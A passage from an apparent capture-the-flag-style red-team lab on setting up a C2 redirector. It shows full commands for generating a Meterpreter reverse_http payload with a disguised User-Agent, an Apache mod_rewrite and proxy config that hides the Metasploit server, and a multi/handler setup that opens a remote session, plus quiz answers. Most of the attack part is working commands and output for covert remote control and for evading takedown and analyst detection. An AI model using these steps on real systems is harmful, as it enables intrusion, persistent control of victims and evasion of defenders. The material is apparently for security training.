Usually, when you have a C2 callback, you may set the callback host to a Domain, let's say admin.tryhackme.com. It's very common for your C2 Server to get reported, when a user files a complaint. Usually, the server gets taken down fairly quickly. It can sometimes be as little as 3 hours and as much as 24.

Setting up a redirector ensures that any information you may have collected during the engagement is safe and sound. But how does this stop the C2 Server from being taken down? Surely if someone fingerprinted Cobalt Strike on your C2 Server, someone would file a complaint, and it would get taken down. This is true, so you should set up a Firewall to only allow communication to and from your redirector(s) to mitigate any potential risks.




How is a Redirector Setup?


Before we dive into configuring a redirector, we must first understand how one is set up; we will be aligning this to the tools we have available, which are Metasploit and Apache2. In Apache, we will be leveraging a module called "mod_rewrite" (or the Rewrite module). This module allows us to write rules to forward requests to internal or external hosts on a server based on specific HTTP headers or content. We will need to use several modules to configure our Redirector. The following modules must be enabled:

- rewrite
- proxy
- proxy_http
- headers

Note: If you are using the AttackBox, there is already a service running on port 80 — you must change the default port that Apache listens on in /etc/apache2/ports.conf. You must do this before starting the Apache 2 service, or it will fail to start.
You can install Apache and enable it with the following commands:




```
root@kali$ apt install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  python-bs4 python-chardet python-dicttoxml python-dnspython python-html5lib
  python-jsonrpclib python-lxml python-mechanize python-olefile python-pypdf2
  python-slowaes python-webencodings python-xlsxwriter
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libaprutil1-dbd-sqlite3
  libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed
  apache2 apache2-bin apache2-data apache2-utils libaprutil1-dbd-sqlite3
  libaprutil1-ldap
0 to upgrade, 6 to newly install, 0 to remove and 416 not to upgrade.

Processing triggers for systemd (237-3ubuntu10.42) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Processing triggers for ufw (0.36-0ubuntu0.18.04.1) ...
Processing triggers for ureadahead (0.100.0-21) ...
```



```
root@kali$ a2enmod rewrite && a2enmod proxy && a2enmod proxy_http && a2enmod headers && systemctl start apache2 && systemctl status ap
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
Enabling module proxy.
To activate the new configuration, you need to run:
  systemctl restart apache2
Enabling module proxy_http.
To activate the new configuration, you need to run:
  systemctl restart apache2
Enabling module headers.
To activate the new configuration, you need to run:
  systemctl restart apache2

● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2022-02-10 23:17:08 EST; 7ms ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 4149 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 4153 (apache2)
      Tasks: 1 (limit: 19072)
     Memory: 6.0M
        CPU: 19ms
     CGroup: /system.slice/apache2.service
             └─4153 /usr/sbin/apache2 -k start
```


Using Meterpreter, we have the ability to configure various aspects of the HTTP Request, for example, the User-Agent. It is very common for a threat actor to make a slight adjustment to the User-Agent in their C2 HTTP/HTTPS payloads. It's in every HTTP request, and they all more or less look the same, and there is a very good chance a security analyst may overlook a modified user agent string. For this demonstration, we will generate a Meterpreter Reverse HTTP payload using MSFvenom; then we will inspect the HTTP request in Wireshark.

## Generating a Payload with Modified Headers



```
root@kali$ msfvenom -p windows/meterpreter/reverse_http LHOST=tun0 LPORT=80 HttpUserAgent=NotMeterpreter -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 454 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

After generating the modified executable and transferring it to a victim, open up Wireshark on your host and use the HTTP filter to only view HTTP requests. After it's started capturing packets, execute the binary on the victim system. You will notice an HTTP request come in with our modified User-Agent.



Capturing from br0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.     Time            Source          Destination     Source Port  Destination Port  Protocol  Length  Info
1409…   125.775812327   192.168.0.169   192.168.0.44    56771        80                HTTP      254     GET /k1otaF3HhPt_qn6rHa-inwfCZ8Exj77-eceIjWTyhaVrr-GPk33eM3CP_smCgf27lDBGbkrFY6Nm-U7l06Urb HTTP/1.1
1409…   125.776170357   192.168.0.44    192.168.0.169   80           56771             HTTP      545     HTTP/1.1 404 Not Found  (text/html)
```

```
Frame 140930: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface br0, id 0
Ethernet II, Src: Micro-St_63:11:ca (2c:f0:5d:63:11:ca), Dst: VMware_4c:82:c7 (00:0c:29:4c:82:c7)
Internet Protocol Version 4, Src: 192.168.0.169, Dst: 192.168.0.44
Transmission Control Protocol, Src Port: 56771, Dst Port: 80, Seq: 1, Ack: 1, Len: 200
Hypertext Transfer Protocol
  GET /k1otaF3HhPt_qn6rHa-inwfCZ8Exj77-eceIjWTyhaVrr-GPk33eM3CP_smCgf27lDBGbkrFY6Nm-U7l06Urb HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /k1otaF3HhPt_qn6rHa-inwfCZ8Exj77-eceIjWTyhaVrr-GPk33eM3CP_smCgf27lDBGbkrFY6Nm-U7l06Urb HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /k1otaF3HhPt_qn6rHa-inwfCZ8Exj77-eceIjWTyhaVrr-GPk33eM3CP_smCgf27lDBGbkrFY6Nm-U7l06Urb
    Request Version: HTTP/1.1
  User-Agent: NotMeterpreter\r\n
  Host: 192.168.0.44\r\n
  Connection: Keep-Alive\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://192.168.0.44/k1otaF3HhPt_qn6rHa-inwfCZ8Exj77-eceIjWTyhaVrr-GPk33eM3CP_smCgf27lDBGbkrFY6Nm-U7l06Urb]
  [HTTP request 1/1]
  [Response in frame: 140932]
```

```
0030  04 00 38 c0 00 00 47 45  54 20 2f 6b 31 6f 74 61   ··8···GE T /k1ota
0040  46 33 48 68 50 74 5f 71  6e 36 72 48 61 2d 69 6e   F3HhPt_q n6rHa-in
0050  77 66 43 5a 38 45 78 6a  37 37 2d 65 63 65 49 6a   wfCZ8Exj 77-eceIj
0060  57 54 79 68 61 56 72 72  2d 47 50 6b 33 33 65 4d   WTyhaVrr -GPk33eM
0070  33 43 50 5f 73 6d 43 67  66 32 37 6c 44 42 47 62   3CP_smCg f27lDBGb
0080  6b 72 46 59 36 4e 6d 2d  55 37 6c 30 36 55 72 62   krFY6Nm- U7l06Urb
0090  20 48 54 54 50 2f 31 2e  31 0d 0a 55 73 65 72 2d    HTTP/1. 1··User-
00a0  41 67 65 6e 74 3a 20 4e  6f 74 4d 65 74 65 72 70   Agent: N otMeterp
00b0  72 65 74 65 72 0d 0a 48  6f 73 74 3a 20 31 39 32   reter··H ost: 192
00c0  2e 31 36 38 2e 30 2e 34  34 0d 0a 43 6f 6e 6e 65   .168.0.4 4··Conne
00d0  63 74 69 6f 6e 3a 20 4b  65 65 70 2d 41 6c 69 76   ction: K eep-Aliv
00e0  65 0d 0a 43 61 63 68 65  2d 43 6f 6e 74 72 6f 6c   e··Cache -Control
00f0  3a 20 6e 6f 2d 63 61 63  68 65 0d 0a 0d 0a         : no-cac he····
```

HTTP User-Agent header (http.user_agent), 28 bytes


Packets: 192515 · Displayed: 2 (0.0%)

Profile: Default

Now that we have a field we can control in the HTTP Request, let's create an Apache2 mod_rewrite rule that filters on the user agent "NotMeterpreter" and forward it to our Metasploit C2 Server.

Modifying the Apache Config File

This section may sound intimidating but is actually quite easy; we will be taking the default Apache config and modifying it to our advantage. On Debian based systems, the default config can be found at /etc/apache2/sites-available/000-default.conf.




```
root@kali$  cat /etc/apache2/sites-available/000-default.conf  | grep -v '#'
<VirtualHost *:80>

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        <Directory>
                AllowOverride All
        </Directory>

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Now that we have a general idea of the Apache2 Config file is structured, we must add a few lines to the config file to enable the Rewrite Engine, add a rewrite condition, and lastly, pass through the Apache 2 Proxy. This sounds fairly complex, but it's quite simple.

To enable the Rewrite Engine, we must add RewriteEngine On onto a new line in the VirtualHost section.

Now we will be using a Rewrite Condition targeting the HTTP User-Agent. For a complete list of HTTP Request Targets, see the mod_rewrite documentation on Apache.org. Because we only want to match the User-Agent "NotMeterpreter", we need to use some basic Regular Expressions to capture this; adding a ^ signals the beginning of a string and a $ at the end of the series, giving us with "^NotMeterpreter$". This Regex will only capture the NotMeterpreter User-Agent. We can add this line RewriteCond %{HTTP_USER_AGENT} "^NotMeterpreter$" to our config to (as previously stated) only allow HTTP Requests with the NotMeterpreter user agent to access Metasploit.

Lastly, we must forward the request through Apache2, through our proxy, to Metasploit. To do this, we must use the ProxyPass feature of Apache's mod_proxy module. To do this, we just need to specify the base URI that the request will be forwarded to (in our case, we just need "/"), and the target we want to forward the request to. This will vary from setup to set up, but this IP Address will be your C2 server. In the lab scenario, it will be localhost and port that Metasploit is listening on. This will give us a full config file that looks like so:




```
root@kali$  cat /etc/apache2/sites-available/000-default.conf  | grep -v '#'

<VirtualHost *:80>

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    RewriteEngine On
    RewriteCond %{HTTP_USER_AGENT} "^NotMeterpreter$"
    ProxyPass "/" "http://localhost:8080/"

    <Directory>
        AllowOverride All
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Setting Up Exploit/Multi/Handler


To set up Meterpreter properly, we need to make a few modifications; We must set our LHOST argument to the incoming interface that we are expecting connections from, in our lab; this will be 127.0.0.1. In the real world, this will be your public interface that your Redirector will be connecting to (aka your Public IP Address), and the LPORT will be whatever you like. For the lab, we will be using TCP/8080; this can be whatever you like in production. As always, the best practice is to run services over their standard protocols, so HTTP should run on port 80, and HTTPS should run on port 443. These options will also need to be duplicated for ReverseListenerBindAddress and ReverseListenerBindPort.

Next, we need to set up OverrideLHOST - This value will be your redirector's IP Address or Domain Name. After that, we need to set the OverrideLPORT; this will be the port that the HTTP or HTTPS is running on, on your Redirector. Lastly, we must set the OverrideRequestHost to true. This will make Meterpreter respond with the OverrideHost information, so all queries go through the Redirector and not your C2 server. Now that you understand what must be configured, let's dive into it:



```
root@kali$ msfconsole
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set ReverseListenerBindAddress 127.0.0.1
ReverseListenerBindAddress => 127.0.0.1
msf6 exploit(multi/handler) > set ReverseListenerBindPort 8080
ReverseListenerBindPort => 8080
msf6 exploit(multi/handler) > set OverrideLHOST 192.168.0.44
OverrideLHOST => 192.168.0.44
msf6 exploit(multi/handler) > set OverrideLPORT 80
OverrideLPORT => 80
msf6 exploit(multi/handler) > set HttpUserAgent NotMeterpreter
HttpUserAgent => NotMeterpreter
msf6 exploit(multi/handler) > set OverrideRequestHost true
OverrideRequestHost => true
msf6 exploit(multi/handler) > run
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started HTTP reverse handler on http://127.0.0.1:8080
[*] http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: zfhp2nwt) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 3 opened (127.0.0.1:8080 -> 127.0.0.1 ) at 2022-02-11 02:09:24 -0500
```

After this has all been set up, running your Meterpreter Reverse Shell should now proxy all communications through your Redirector! For awareness, the diagram below is how our Redirector is set up in our lab; as a reminder, in engagements, you will want to use multiple hosts and DNS records instead of IP Addresses.



*********************************************************************************************

**Answer the questions below:**

**What setting name that allows you to modify the User Agent field in a Meterpreter payload?**
Answer: HttpUserAgent

**What setting name that allows you to modify the Host header in a Meterpreter payload?**
Answer: HttpHostHeader
*********************************************************************************************

## Conclusion

Recap

In this room, you hopefully learned a lot about Command and Control frameworks and will be able to take the knowledge you gained within this room and apply it in the real world. At the end of the day, almost everyone in Red Team Ops uses a Command and Control Framework. It's an essential part of every Red Teamer's toolkit, and we encourage you to go out and explore various C2 frameworks that were not covered or mentioned in this room.

How to Choose a C2 Framework

After finishing this room, you may be left with some questions, and hopefully, one of them is "How do I know what C2 Framework to choose in my Red Team Operations". There is no right or wrong answer for this, just a few general questions that you should answer first:

- What are your goals?
- Do you have a budget?
- Do you need something highly customizable?
